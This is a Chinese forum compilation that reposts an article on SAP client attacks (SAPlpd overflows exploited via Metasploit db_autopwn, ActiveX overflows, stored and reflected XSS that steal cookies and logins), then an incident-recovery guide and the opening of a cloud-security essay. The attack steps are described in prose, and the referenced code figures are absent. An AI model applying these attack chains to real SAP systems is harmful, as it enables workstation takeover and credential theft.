SAPGUI 是一个标准的应用程序，它用来连接 SAP 并使用有关数据。在采用了 SAP 的大型公司中，几乎所有 SAP 客户端工作站上都安装了这个应用程序。

就像其它具有复杂结构的应用程序一样，这个应用程序也存在许多漏洞。鉴

于这个应用程序的流行性，在 **SAPGUI** 中发现的漏洞的严重性堪比 **IE** 浏览器或者 **Microsoft office** 软件中的溢出漏洞。**Windows** 基本设施在更新方面还是比较方便的，同时管理员还会收到严重 **Windows** 漏洞的通知，但是 **SAP** 客户端的情况就不同了。**SAP** 客户端的安全问题主要有两个，一是客户端软件没有自动更新系统，二是在现有的问题和解决方法方面的信息还比较匮乏。

考虑到 **SAP** 系统是通过浏览器来访问的，所以在 **SAP Web** 服务器中存在的 **XSS** 安全漏洞可能导致针对 **SAP** 客户端的各种攻击，并提高了攻击 **SAP** 客户端的可能性。

在本文中，我们会进一步仔细考察在 **SAP GUI** 客户端应用程序和 **SAP Web** 服务器中存在的各种漏洞，以及在 **SAP GUI** 应用程序的 **SAPlpd** 组件中的缓冲区溢出。

去年初，安全专家已经在 **SAPlpd** 和 **SAPsprint** 组件中发现了一些缓冲区溢出漏洞。组件 **SAPlpd** 是安装在每个 **SAP** 用户工作站上的客户应用程序 **SAP GUI** 的一部分，运行在 **515** 端口上提供打印服务。人们在 **SAPlpd** 所使用的协议中已经发现了许多漏洞，这些漏洞允许攻击者远程控制有弱点的系统，执行拒绝服务攻击，或者停止打印服务。这些漏洞的详细情况可以从 **SAP** 的正式报告中找到。主要特点是，有弱点的服务端口默认时是关闭的，只有当用户打印下一个文档时才打开。乍一看这个特点提高了攻击用户工作站的难度，事实上绝非如此。

考虑到采用 **SAP** 的公司，一般 **SAP** 用户的数量都是数以百计的，甚至数以千计，所以在给定时刻有人打印文档的可能性是非常大的。因此，可以编写一个脚本来扫描网络，寻找开放的端口，并在检测到开放端口时启动漏洞利用代码来迅速得到有弱点的用户的工作站的管理访问权限。

这不仅是一个理论设想而已，实际上做起来也很简单。针对特定安全漏洞的漏洞利用代码已经添加到了 **Metasploit** 框架中了，而 **Metasploit** 是可以从互联网免费下载的。攻击者需要做的，只是选择一个将在客户端上使用的 **shell-code**，然后使用 **db_autopwn** 模块添加一系列客户工作站的 **IP** 地址就行了。如果 **SAPlpd** 的版本有弱点，并且用户在此刻启动了打印服务，那么攻击者就能够得到对该用户

的工作站的访问权限（如图 1 所示）。实际上，67%的 SAPGUI 安装都易于受到这种攻击的危害。

图 1 获取对带有 SAPIpd 安全漏洞的 SAP 客户端的访问权限

得到了用户的工作站命令提示符的访问权限后，攻击者就可以做一些更出格的事情，例如，可以安装特洛伊木马程序来窃取用户的密码，或者从 sapshortcut.ini 配置文件中读取用户证书，这样就可以直接访问 SAP 服务器和关键业务数据了

三、SAP GUI 中的 ActiveX 漏洞

实际上，SAP GUI 应用程序还有许多缓冲区溢出漏洞。我们下面讨论 SAP GUI 应用程序的 ActiveX 组件中的一些漏洞。SAP GUI 由大约 1000 个不同的 ActiveX 组件构成，而每个 ActiveX 组件都可能存在漏洞。

为了利用这类漏洞，通常需要人工介入：用户必须点击攻击者提供的链接（这些链接可以通过电子邮件、即时通讯工具等等传递给用户），从而导致浏览器中的脆弱部件被利用，这样受害者的命令提示符的访问权就落入了攻击者手里了。有关数据显示，一般说来会有 10%到 50%的用户会点击攻击者通过社交工程发给他们的恶意链接。会导致溢出攻击的脆弱组件将在受害者浏览器所在的上下文中执行，如果受害者经常在管理员权限之下启动浏览器的话，攻击者就获得了相应的权限。

第一个公开的 SAP GUI 中的 ActiveX 组件弱点是在 2007 年发布的。同时，在 kwedit 组件中也已经发现了一个安全漏洞，此外，在 kwedit rfcguisink 组件中还发现了另一个安全漏洞。成功利用这些漏洞后，攻击者就会得到客户系统的远程控制权限。这些漏洞已经被修补过了，详情可以参考 SAP 的有关通知。之后，在其他组件中也发现了一些远程溢出漏洞。其中还有一些漏洞仍未修补好。

2009 年 6 月份，又发现了一个缓冲区溢出安全漏洞。Sapirrfc.dll 中的这个安全漏洞与发现的其他漏洞一样，也可以用来获得对受害者的工作站的远程控制权限。

要想利用这个安全漏洞，攻击者可以设计一个 HTML 页面，用该页面来加载有弱点的 ActiveX 组件 SAPIrRfc，然后向其发送一行大小超过 720 字节的参数来

接管它。

一旦用户点击了该链接，那么就会引起针对用户的工作站的拒绝服务攻击，或者在用户的工作站上执行远程代码。在这里，您将看到一个会导致拒绝服务的概念性验证代码，如图所示：

图 2 示例代码

总起来说，以下因素增加了该攻击的危险程度：

1.在 rfcguisink、kwedit 和 WebViewer3D 中发现的许多漏洞都有现成的攻击代码可用，并且许多已经包含在 Metasploit 中了。所以攻击者需要做的只是选择一个 shell-code，找到用户电子邮件地址，然后向其发送含有链接的电子邮件，其中的链接指向攻击者的使用了脆弱组件的站点。从而有可能收到大数量企业工作站上的 shell。

2.在组件 sapirrfc.dll 中发现的安全漏洞已经在 SAP GUI 7.10 版本中得到了修补。但是，对于 6.2 和 6.4 版本来说，还没有补丁可用，所以建议升级到 7.1 版本。考虑到目前 6.2 和 6.4 版本占用户工作站的 10%和 50%（版本 7.1 的用户工作站占剩下的 40%），所以大部分的公司用户仍然生活在这些攻击的威胁之下。

3.除了使用邮件或者即时通讯工具之外，变通的攻击办法是，攻击者可以在企业文档流通系统例如 SAP CFolders 中创建恶意的 html 文档。在这种情况下，人们对该文档的信任程度会明显高于邮件或者即时通讯工具，但是在内部系统中上载文档相对来说要更困难一些。

四、利用 SAP Web 应用程序服务器漏洞攻击 SAP 客户端

目前，越来越多的 SAP 系统通过 web 进行传输，像 SAP Enterprise Portal、SAP SRM 、SAP CRM 以及许多其他组件等等。一些程序允许通过浏览器来使用 SAP 系统的各种功能，并且 SAP 应用程序看起来跟普遍的 Web 应用程序没什

么两样。然而，即使底部的 SAP 平台 NetWeaver 也是构建于不同的 Web 服务之上一个应用程序服务器而已。即使在无需额外的组件的默认配置下，SAP NetWeaver 也带有若干漏洞。

尽管这些漏洞都是在 Web 服务器中发现的，但是攻击的对象却是 SAP 客户端。因此，谈及 SAP 客户端的安全时，必须提到在 Web 应用程序中的典型客户端漏洞。关于 SAP 客户端，我们关心的漏洞有：λ

λ◆HTML 代码注入漏洞或者存储式 XSS；

λ◆反射式 XSS；

λ◆钓鱼攻击或身份验证数据拦截

◆HTML 代码注入漏洞以及存储式 XSS

下面让我们考察在应用程序 SAP SRM（该应用程序用于远程供应商）中的一个 html 注入安全漏洞(也称为存储式 XSS)的例子。

SAP SRM 系统允许创建含有任何数据的 HTML 文档，并将该文档放置到采购方的 General 文件夹中。因此，经过身份验证的系统用户(供应方)就可以发动存储式 XSS 攻击。攻击假设把恶意代码注入到入口页面中。例如，通常买方是可以访问文档交换文件夹的。买方万一成功查看了 this 页面，他的会话证书(Cookie)就会被拦截，并转发给攻击者的站点。作为一个例子，可以使用以下 HTML 文件：

图 3 示例 HTML 文件

由于 SAP SRM 的用户会话没有绑定 IP 地址，所以攻击者可以使用他的 cookie 连接到用户环境，并获得其他供应商的文档的权限以及管理系统功能的权限。这个漏洞不是唯一的，关于相似的漏洞的详情可以在官员通报中找到。在这个通报中描述的漏洞允许在入口页面里注入任何 HTML 和 JavaScript，从而获得对其他用户的会话的访问权限。

还记得前面介绍的 SAPGUI ActiveX 组件中的漏洞吧，如果跟这里的漏洞相结合，就会得到一种新的攻击形式。这时，要求加载 HTML 页面来调用一个有弱点的 ActiveX 组件。在这种情况下，如果公司的雇员打开了我们的文档，那么我

们就能够访问他的工作站了，从而为我们进一步攻击企业网络打下了基础。

反射式 XSS

就像前面提到的那样，甚至在标准应用程序 **SAP NetWeaver** 中也存在许多的安全漏洞，所以更不要说其它的组件了。据安全研究人员称，在各种 **SAP** 应用程序中现已公布了的安全漏洞就有 **20** 个左右。这只是已经公开的，至于那些尚未公之于众的，我们就不得而知了。

就像前面介绍的 **SAP SRM** 中的安全漏洞一样，我们将考察在另一个应用程序 **SAP IGS** 中的一些安全漏洞。对于这些漏洞，攻击者必须创建一个链接，如下所示：

图 4 示例链接

然后，攻击者必须发给受害者并得到他的 **cookie**。在标准 **SAP** 环境和其它组件中，像这样的安全漏洞还有很多，在此不作一一介绍。

利用 XSS“钓取”身份验证数据

利用 **XSS** 安全漏洞，还有可能利用钓鱼攻击来嗅探用户的身份验证数据。在 **SAP Web** 应用程序服务器中就发现了这样的 **XSS** 安全漏洞，而 **SAP Web** 应用程序服务器则是整个 **SAP** 系统的基础。之所以出现这个安全漏洞，是因为对通过 **web** 登录到 **SAP** 系统时的 **URL** 中用来表示标准接口的 **sap/bc/gui/sap/its/webgui/** 没有进行严格的过滤所导致的。

图 5 登录 **SAP** 使得标准 **Web** 接口

这个 **XSS** 安全漏洞允许在 **URL** 中注入 **JavaScript** 代码，用这样的方式，可以把用户和密码输入表单之后的内容注入到页面的源代码中。所以，它实际是注入了修改标准输入字段的代码，并在按下提交按钮的时候把用户输入的数据转移到攻击者控制之下的站点上了。下面是页面的原始代码片段：

图 6 原始页面代码片段

就像看到的那样，我们可以利用注入的代码改写输入表单。为了实现这种攻击，攻击者必须向潜在的受害者发送如下所示的一个链接：

图 7 示例链接

所以当用户点击了这个链接并输入身份验证数据的时候，这些数据就会落入攻击者的手里了。

五、小结

本文中，我们通过实例详细介绍了针对 **SAP** 客户端的一些攻击手法。这些漏洞的利用代码都可以从网络上找到，所以提高了这些漏洞的危险系数。我们知道，针对 **Web** 客户端的安全漏洞的数量是很大的，而几乎每个 **SAP** 应用程序中都存在 **Web** 客户端安全漏洞。所以，希望引起负责该系统的安全人员引起足够的重视。

转载 3：服务器被入侵后的紧急补救方法

攻击者入侵某个系统，总是由某个主要目的所驱使的。例如炫耀技术，得到企业机密数据，破坏企业正常的业务流程等等，有时也有可能在入侵后，攻击者的攻击行为，由某种目的变成了另一种目的，例如，本来是炫耀技术，但在进入系统后，发现了一些重要的机密数据，由于利益的驱使，攻击者最终窃取了这些机密数据。

而攻击者入侵系统的目的不同，使用的攻击方法也会不同，所造成的影响范围和损失也就不会相同。因此，在处理不同的系统入侵事件时，就应当对症下药，不同的系统入侵类型，应当以不同的处理方法来解决，这样，才有可能做到有的放矢，达到最佳的处理效果。

一、以炫耀技术为目的的系统入侵恢复

有一部分攻击者入侵系统的目的，只是为了向同行或其他人炫耀其高超的网络技术，或者是为了实验某个系统漏洞而进行的系统入侵活动。对于这类系统入侵事件，攻击者一般会在被入侵的系统中留下一些证据来证明他已经成功入侵了这个系统，有时还会在互联网上的某个论坛中公布他的入侵成果，例如攻击者入侵的是一台 WEB 服务器，他们就会通过更改此 WEB 站点的首页信息来说明自己已经入侵了这个系统，或者会通过安装后门的方式，使被入侵的系统成他的肉鸡，然后公然出售或在某些论坛上公布，以宣告自己已经入侵了某系统。也就是说，我们可以将这种类型的系统入侵再细分为以控制系统为目的的系统入侵和修改服务内容为目的的系统入侵。

对于以修改服务内容为目的的系统入侵活动，可以不需要停机就可改完成系统恢复工作。

1.应当采用的处理方式

(1)、建立被入侵系统当前完整系统快照，或只保存被修改部分的快照，以便事后分析和留作证据。

(2)、立即通过备份恢复被修改的网页。

(3)、在 Windows 系统下，通过网络监控软件或“netstat -an”命令来查看系统目前的网络连接情况，如果发现不正常的网络连接，应当立即断开与它的连接。然后通过查看系统进程、服务和分析系统和服务的日志文件，来检查系统攻击者在系统中还做了什么样的操作，以便做相应的恢复。

(4)、通过分析系统日志文件，或者通过弱点检测工具来了解攻击者入侵系统所利用的漏洞。如果攻击者是利用系统或网络应用程序的漏洞来入侵系统的，那么，就应当寻找相应的系统或应用程序漏洞补丁来修补它，如果目前还没有这些漏洞的相关补丁，我们就应当使用其它的手段来暂时防范再次利用这些漏洞的入侵活动。如果攻击者是利用其它方式，例如社会工程方式入侵系统的，而检查系统中不存在新的漏洞，那么就可以不必做这一个步骤，而必需对社会工程攻击实施的对象进行了解和培训。

(5)、修复系统或应用程序漏洞后，还应当添加相应的防火墙规则来防止此类事件的再次发生，如果安装有 IDS/IPS 和杀毒软件，还应当升级它们的特征库。

(6)、最后，使用系统或相应的应用程序检测软件对系统或服务进行一次彻底的弱点检测，在检测之前要确保其检测特征库是最新的。所有工作完成后，还应当在后续的一段时间内，安排专人对此系统进行实时监控，以确信系统已经不会再次被此类入侵事件攻击。

如果攻击者攻击系统是为了控制系统成为肉鸡，那么，他们为了能够长期控制系统，就会在系统中安装相应的后门程序。同时，为了防止被系统用户或管理员发现，攻击者就会千方百计地隐藏他在系统中的操作痕迹，以及隐藏他所安装的后门。

因而，我们只能通过查看系统进程、网络连接状况和端口使用情况来了解系统是否已经被攻击者控制，如果确定系统已经成为了攻击者的肉鸡，那么就应当按下列方式来进行入侵恢复：

(1)、立即分析系统被入侵的具体时间，目前造成的影响范围和严重程度，然后将入侵系统建立一个快照，保存当前受损状况，以更事后分析和留作证据。

(2)、使用网络连接监控软件或端口监视软件检测系统当前已经建立的网络连接和端口使用情况，如果发现存在非法的网络连接，就立即将它们全部断开，并在防火墙中添加对此 IP 或端口的禁用规则。

(3)、通过 Windows 任务管理器，来检查是否有非法的进程或服务在运行，并且立即结束找到的所有非法进程。但是，一些通过特殊处理的后门进程是不会出现在 Windows 任务管理器中，此时，我们就可以通过使用 Icesword 这样的工具软件来找到这些隐藏的进程、服务和加载的内核模块，然后将它们全部结束任务。

可是，有时我们并不能通过这些方式终止某些后门程序的进程，那么，我们就只能暂停业务，转到安全模式下进行操作。如果在安全模式下还不能结束掉这些后门进程的运行，就只能对业务数据做备份后，恢复系统到某个安全的时间段，再恢复业务数据。

这样，就会造成业务中断事件，因此，在处理时速度应当尽量快，以减少由于业务中断造成的影响和损失。有时，我们还应当检测系统服务中是否存在非法注册的后门服务，这可以通过打开“控制面板”——“管理工具”中的“服务”来检查，将找到的非法服务全部禁用。

(4)、在寻找后门进程和服务时，应当将找到的进程和服务名称全部记录下来，然后在系统注册表和系统分区中搜索这些文件，将找到的与此后门相关的所有数据全部删除。还应将“开始菜单”——“所有程序”——“启动”菜单项中的内容全部删除。

(5)、分析系统日志，了解攻击者是通过什么途径入侵系统的，以及他在系统中做了什么样的操作。然后将攻击者在系统中所做的所有修改全部更正过来，如果他是利用系统或应用程序漏洞入侵系统的，就应当找到相应的漏洞补丁来修复这个漏洞。

如果目前没有这个漏洞的相关补丁，就应当使用其它安全手段，例如通过防火墙来阻止某些 IP 地址的网络连接的方式，来暂时防范通过这些漏洞的入侵攻击，

并且要持续关注这个漏洞的最新状态，出现相关修复补丁后就应当立即修改。给系统和应用程序打补丁，我们可以通过相应的软件来自动化进行。

(6)、在完成系统修复工作后，还应当使用弱点检测工具来对系统和应用程序进行一次全面的弱点检测，以确保没有已经的系统或应用程序弱点出现。我们还应用使用手动的方式检查系统中是否添加了新的用户帐户，以及被攻击做修改了相应的安装设置，例如修改了防火墙过滤规则，IDS/IPS 的检测灵敏度，启用被攻击者禁用了的服务和安全软件。

2. 进一步保证入侵恢复的成果

- (1)、修改系统管理员或其它用户帐户的名称和登录密码;
- (2)、修改数据库或其它应用程序的管理员和用户账户名称和登录密码;
- (3)、检查防火墙规则;
- (4)、如果系统中安装有杀毒软件和 IDS/IPS，分别更新它们的病毒库和攻击特征库;
- (5)、重新设置用户权限;
- (6)、重新设置文件的访问控制规则;
- (7)、重新设置数据库的访问控制规则;
- (8)、修改系统中与网络操作相关的所有帐户的名称和登录密码等。

当我们完成上述所示的所有系统恢复和修补任务后，我们就可以对系统和进行一次完全备份，并且将新的完全备份与旧的完全备份分开保存。

在这里要注意的是：对于以控制系统为目的的入侵活动，攻击者会想方设法来隐藏自己不被用户发现。他们除了通过修改或删除系统和防火墙等产生的与他操作相关的日志文件外，高明的黑客还会通过一些软件来修改其所创建、修改文件的基本属性信息，这些基本属性包括文件的最后访问时间，修改时间等，以防止用户通过查看文件属性来了解系统已经被入侵。因此，在检测系统文件是否被修改时，应当使用 **RootKit Revealer** 等软件来进行文件完整性检测。二、以得到或损坏系统中机密数据为目的的系统入侵恢复

现在，企业 IT 资源中什么最值钱，当然是存在于这些设备当中的各种机密数据了。目前，大部分攻击者都是以获取企业中机密数据为目的而进行的相应系统入侵活动，以便能够通过出售这些盗取的机密数据来获取非法利益。

如果企业的机密数据是以文件的方式直接保存在系统中某个分区的文件夹当中，而且这些文件夹又没有通过加密或其它安全手段进行保护，那么，攻击者入侵系统后，就可以轻松地得到这些机密数据。但是，目前中小企业中有相当一部分的企业还在使用这种没有安全防范的文件保存方式，这样就给攻击者提供大在的方便。

不过，目前还是有绝大部分的中小企业都是将数据保存到了专门的存储设备上，而且，这些用来专门保存机密数据的存储设备，一般还使用硬件防火墙来进行进一步的安全防范。因此，当攻击者入侵系统后，如果想得到这些存储设备中的机密数据，就必需对这些设备做进一步的入侵攻击，或者利用网络嗅探器来得到在内部局域网中传输的机密数据。

机密数据对于一些中小企业来说，可以说是一种生命，例如客户档案，生产计划，新产品研究档案，新产品图库，这些数据要是泄漏给了竞争对象，那么，就有可能造成被入侵企业的破产。对于抢救以得到、破坏系统中机密数据为目的的系统入侵活动，要想最大限度地降低入侵带来的数据损失，最好的方法就是在数据库还没有被攻破之前就阻止入侵事件的进一步发展。

试想像一下，如果当我们发现系统已经被入侵之时，所有的机密数据已经完全泄漏或删除，那么，就算我们通过备份恢复了这些被删除的数据，但是，由于机密数据泄漏造成的损失依然没有减少。因此，我们必需及时发现这种方式的系统入侵事件，只有在攻击者还没有得到或删除机密数据之前，我们的恢复工作才显得有意义。

当然，无论有没能损失机密数据，系统被入侵后，恢复工作还是要做的。对于以得到或破坏机密数据为目的的系统入侵活动，我们仍然可以按此种入侵活动进行到了哪个阶段，再将此种类型的入侵活动细分为还没有得到或破坏机密数据的入侵活动和已经得到或破坏了机密数据的入侵活动主两种类型。

1、恢复还没有得到或破坏机密数据的被入侵系统

假设我们发现系统已经被入侵，并且通过分析系统日志，或者通过直接观察攻击者对数据库进行的后续入侵活动，已经了解到机密数据还没有被攻击者窃取，只是进入了系统而已，那么，我们就可以按下列方式来应对这样的入侵活动：如果企业规定在处理这样的系统入侵事件时，不允许系统停机，那么就应当按这种方式来处理：

(1)、立即找到与攻击源的网络连接并断开，然后通过添加防火墙规则来阻止。通常，当我们一开始就立即断开与攻击源的网络连接，攻击者就会立即察觉到，并由此迅速消失，以防止自己被反向追踪。因而，如果我们想抓到攻击者，让他受到法律的惩罚，在知道目前攻击者进行的入侵攻击不会对数据库中的机密数据造成影响的前提下，我们就可以先对系统当前状态做一个快照，用来做事后分析和证据，然后使用 IP 追捕软件来反向追踪攻击者，找到后再断开与他的网络连接。

不过，我们要注意的，进行反向追踪会对正常的系统业务造成一定的影响，同时，如果被黑客发现，他们有时会做最后一搏，会破坏系统后逃避，因而在追捕的同时要注意安全防范。只是，大部分的企业都是以尽快恢复系统正常运行，减少入侵损失为主要目的，因此，立即断开与攻击源的网络连接是最好的处理方式。

(2)、对被入侵系统的当前状态建立快照，以便事后分析和留作证据。

(3)、通过分析日志文件和弱点检测工具找到攻击者入侵系统的漏洞，然后了解这些系统漏洞是如何得到的。如果漏洞是攻击者自己分析得到的，那么就可能还没有相应的漏洞修复补丁，因而必需通过其它手段来暂时防范再次利用此漏洞入侵系统事件的发生；如果漏洞是攻击者通过互联网得到的，而且漏洞已经出现了相当一段时间，那么就可能存在相应的漏洞修复补丁，此时，就可以到系统供应商建立的服务网站下载这些漏洞补丁修复系统；如果攻击者是通过社会工程方式得到的漏洞，我们就应当对当事人和所有员工进行培训，以减少被再次利用的机率。

(4)、修改数据库管理员帐号名称和登录密码，重新为操作数据的用户建立新的帐户和密码，并且修改数据库的访问规则。至于剩下的系统恢复工作，可以按恢复以控制系统为目的的系统入侵恢复方式来进行。

2、恢复已经得到或删除了机密数据的被入侵系统

如果当我们发现系统已经被入侵时，攻击者已经得到或删除了系统中全部或部分的机密数据，那么，现在要做的不是试图抢救已经损失了的数据，而是保护没有影响到的数据。由于此类系统入侵事件已经属于特别严重的入侵事件，我们的第一个动作，就是尽快断开与攻击源的网络连接。

如果允许系统停机处理这类严重系统入侵事件，那么就可以直接拔掉网线的方式断开被入侵系统与网络的直接连接。当系统仍然不允许停机处理时，就应当通过网络连接监控软件来找到系统与攻击源的网络连接，然后断开，并在防火墙中添加相应的规则来拦截与攻击源的网络连接。这样做的目的，就是防止此次系统入侵事件进一步的恶化，保护其它没有影响到的数据。

断开与攻击源的连接后，我们就应当立即分析数据损失的范围和严重程度，了解哪些数据还没有被影响到，然后立即将这些没有影响到的数据进行备份或隔离保护。对于丢失了数据的系统入侵事件，我们还可以将它归纳成以下的三个类别：

(1)、数据被窃取。

当我们检测数据库时发现数据并没有被删除或修改，但是通过分析系统日志和防火墙日志，了解攻击者已经进入了数据库，打开了某些数据库表，或者已经复制了这些数据库表，那么就可以确定攻击者只是窃取了数据而没有进行其它活动。此时，应当按前面介绍过的方法先恢复系统到正常状态，然后修补系统和数据库应用程序的漏洞，并对它们进行弱点检测，发现没有问题后分别做一次完全备份。还应当修改系统管理员和数据库管理员帐户的名称和登录密码，所有的操作与前面提到过的方式相同。只是多出了数据库的恢复工作。

(2)、数据被修改

如果我们在分析数据库受损情况时发现攻击者并没有打开数据库表，而是通过数据库命令增加、修改了数据库某个表中的相关内容。那么，我们不得不一一找出这些非授权的数据表相关行，然后将它们全部修正或删除。如果修改的内容有关某个行业，例如办理驾驶证的政府机关，办理毕业证的教育机构，或者办理其它各种执照相关单位等，那么，还要将攻击者修改的内容向外界公布，说明这些被攻击者修改或添加的内容是无效的，以免造成不必要的社会影响。其它的系统和数据库恢复处理方式与数据被窃取方式相同。

(3)、数据被删除

如果我们在分析数据库受损情况时，发现攻击者不仅得到了机密数据，而且将系统中的相应数据库表完全删除了，那么，我们在断开与其网络连接时，要立即着手恢复这些被删除了的数据。

当我们通过备份的方式来恢复被删除的数据时，在恢复之前，一定要确定系统被入侵的具体时间，这样才知道什么时候的备份是可以使用的。这是因为，如果我们对数据库设置了每日的增量备份，当攻击者删除其中的内容时，非法修改后的数据库同样被备份了，因此，在入侵后的增量备份都不可用。同样，如果在系统被入侵期间，还对数据库进行了完全备份，那么，这些完全备份也不可用。

如果允许我们停机进行处理，我们可以拆下系统上的硬盘，接入其它系统，然后通过文件恢复软件来恢复这些被删除的文件，但是，对于数据库表中内容的删除，我们只能通过留下的纸质文档，来自己慢慢修正。

在这里我们就可以知道，备份并不能解决所有的系统入侵问题，但仍然是最快、最有效恢复系统正常的方式之一。通过这我们还可以知道，及时发现系统已经被入侵对于抢救系统中的机密数据是多么的重要。三、以破坏系统或业务正常运行行为目的的系统入侵恢复

当攻击者入侵系统的目的，就是为了让系统或系统中的正常业务不能正常运行，如果我们发现不及时，当这类系统入侵事件攻击成功后，就会造成系统意外停机事件和业务意外中断事件。



处理这类系统入侵事件时，已经没有必需再考虑系统需不需要停机处理的问题了，既然系统都已经不能正常运行了，考虑这些都是多余的，最紧要的就是尽快恢复系统正常运行。对于这类事件，也有下列这几种类别，每种类别的处理方式也是有一点区别的：

1、系统运行正常，但业务已经中断

对于此类系统入侵事件，我们可以不停机进行处理，直接以系统在线方式通过备份来恢复业务的正常运行，但在恢复前要确定系统被入侵的具体时间，以及什么时候的备份可以使用，然后按本文前面介绍的相关系统入侵恢复方式来恢复系统和业务到正常状态。

对于没有冗余系统的企业，如果当时非常迫切需要系统业务能够正常运行，那么，也只有在通过备份恢复业务正常运行后直接使用它。但在没有修复系统或应用程序漏洞之前，必需安排专人实时监控系统的运行状况，包括网络连接状况，系统进程状况，通过提高 IDS/IPS 的检测力度，添加相应的防火墙检测规则来暂时保护系统安全。

2、系统不能正常运行，但系统中与业务相关的内容没有受到破坏

此时，我们首要的任务就是尽快让系统恢复正常运行，但是要保证系统中与业务相关的数据不能受到损害。如果与业务相关的重要数据不在系统分区，那么，将系统从网络中断开后，我们就可以通过另外保存的系统完全备份来迅速恢复系统到正常状态，这是最快速的解决方法。

但是，如果与业务相关的数据全部或部分存放在系统分区，那么，为了防止当前业务数据的完整性，我们应当先通过像 WinPE 光盘系统的方式启动 Winpe 系统，然后将与业务相关的重要数据全部备份到其它独立的存储设备中，再对系统分区进行备份恢复操作。

如果我们发现系统的完全备份不可用，我们就只能在保证与业务相关的重要数据不损失的情况下，进行全新的操作系统安装方式来恢复系统正常运行，然后再安装业务应用程序，来恢复整个系统业务的正常运行。但是，由于这种方式是

重新全新安装的操作系统，因此，如没有特殊的要求，应当对系统和应用程序做好相应的安全防范措施并完全备份后，才将系统连入网络当中。

至于剩下的系统恢复工作，可以按恢复以控制系统为目的的系统入侵恢复方式来进行。

3、系统不能正常运行，系统中的业务也已经被破坏

此时，首先按第二种方式恢复系统正常运行，然后再在系统中重新安装与业务相关应用程序，并且尽量通过备份恢复与业务相关的数据。至于剩下的系统恢复工作，可以按恢复以控制系统为目的的系统入侵恢复方式来进行。

当系统或业务被破坏不能运行后，造成的影响和损失是肯定的，我们按上述方式这样做的目的，就是为了尽量加快系统和业务恢复正常运行速度，减少它们停止运行的时间，尽量降低由于系统停机或业务中断造成的影响和损失。

在对入侵系统进行恢复处理的过程中，对于一些与企业经营生死相依的特殊业务，例如电子邮件服务器，由于邮件服务器是为员工和客户提供邮件服务器的，如果邮件服务器停用，势必会影响的业务的正常往来。因此，对邮件服务器进行入侵恢复前，在使用本文前面所描述的方法进行进，还应当完成下列的工作：

(1)、启用临时邮箱，如果受影响的邮件服务器是企业自身的，可以通过申请邮件服务器提供商如 Sina、163 等的邮箱作为代替。

(2)、然后将临时邮箱信息尽快通知供货商和合作伙伴。

(3)、完成这些的工作后，就可以对被入侵的邮件服务器系统作相应的入侵恢复处理，恢复的方式与本文前面描述的方式相同。

四、 事后分析

当成功完成任何一种系统入侵类型的处理工作后，我们还必需完成与此相关的另外一件重要的事情，那就是对系统入侵事件及事件处理过程进行事后分析。

事后分析都是建立在大量的文档资料的基础上的，因而，我们在对被入侵系统进行处理的过程中，应当将事件处理过程中的所有操作内容和方式全部细致地记录下来。另外，我在描述如何恢复被入侵系统的处理过程中，在每次进行入侵恢复前都要求将受损系统的当前状态建立快照，其目的之一也是为了事后可以通过它来进行入侵分析。

我们通过对被入侵系统进行入侵分析，就能了解到此次入侵事件影响的范围和损失的严重程度，以及处理它所花费的时间、人力和物力成本。另一方面，通过分析此次入侵事件，可以了解攻击者是通过什么方式入侵系统的。

通过了解攻击者入侵系统的各种方式，就可以从中学习到相应的防范对策，为我们的安全防范工作带来相应的宝贵经验，让我们以后知道如何去应对与此相似的系统入侵活动。并由此来修改安全策略中不规范的内容，或添加相应的安全策略，使安全策略适应各个时期的安全防范需求。

同样，对每次系统入侵事件的处理过程进行分析，可以让我们了解自己或事件处理团队在应对系统入侵事件时的操作是否正确，是否产生了不必要的操作，是否产生了人为的失误，这些失误是如何产生的，以及哪些操作提高了处理的效率等等有用的信息。通过对系统入侵恢复处理过程的事后分析，能让我们增加相应的事件入侵响应能力，而且，还可以找出事件响应计划中不规范的内容，并由此做相应的修正。

对系统入侵事件和其恢复处理过程进行事后分析得出的结论，都应当全部以书面形式记录下来，并上报给上级领导。同时，还应当将处理结果发到每个事件响应小组成员手中，或企业中各个部门领导手中，由各部门分别组织学习，以防止此类系统入侵事件再次发生。如果有必要，还可以将事件发生和处理情况通告给合作伙伴和客户，以帮助它们防范此类系统入侵事件的发生，或告知系统或应用软件提供商，让他们尽快产生相应的漏洞补丁。

至于是否对媒体公布系统被入侵事件和入侵事件处理情况，企业可以根据实际情况自行决定，有的时候，及时公布这些内容能给企业的服务对象增加对企业的信心。

到这里，我们已经讨论了与系统入侵恢复相关的一些内容，由于文章篇幅的限制，以及新的攻击事件会不断地出现，不可能在本文中对所有的系统入侵类型的恢复方式做详细的说明。但无论出现什么样的系统入侵事件，我们只有做到了对症下药，才能有可能将系统入侵事件带来的损失降低到最低水平。

转载请注明出自暗组信息安全论坛 <http://forum.darkst.com/>,

本贴地址:<http://forum.darkst.com/viewthread.php?tid=51639>

先这些吧！等自己做好了，在给你发

云计算与云安全浅谈

绿色兵团:jiupinlang

任何事物的发展都是按照一定规律进行的，发展到一定阶段就会不断涌现一些新的思想和技术。云计算就是计算机科学技术应用和发展到一定阶段后的产物，有了云计算继而有了云安全。

1.1. 初识云计算

云计算就是计算机科学技术应用和发展到一定阶段后产物。那什么又是“云计算”呢？“云计算”(Cloud Computing)是分布式处理(Distributed Computing)、并行处理(Parallel Computing)和网格计算(Grid Computing)的发展，或者说是这些计算机概念的商业实现。

我们从云计算的概念上可以看出它主要包括三个方面的内容：分布处理、并行处理和网格计算。

云计算的发展如下：

2006 年，亚马逊推出弹性计算云服务；

2006 年，Sun 公司推出基于云计算理论的“黑盒子”计划；

2007 年，Sun Blackbox 在云计算中发挥重大作用；

2007 年 03 月，戴尔推出基于云计算的数据中心解决方案；

2007 年 10 月，Google 和 IBM 达成协议为美国 6 所大学出资；

2007 年 11 月，雅虎与大学展开合作，推出相应的计划；

2007 年 11 月，IBM 推出蓝云计划，为客户提供即可使用的云计算；

2007 年 11 月，微软 CEO 鲍尔默第一次在中国提到了云基础结构；

2008 年 02 月，IBM 将会提供适用于“云计算”的服务器电脑；

2008 年 03 月 17 日，谷歌 CEO 施密特宣布与中国大学开展“云计算学术合作计划”；

2008 年 03 月 18 日，IBM 大中华区董事长周伟焜为中国媒体宣讲“云计算”；

.....

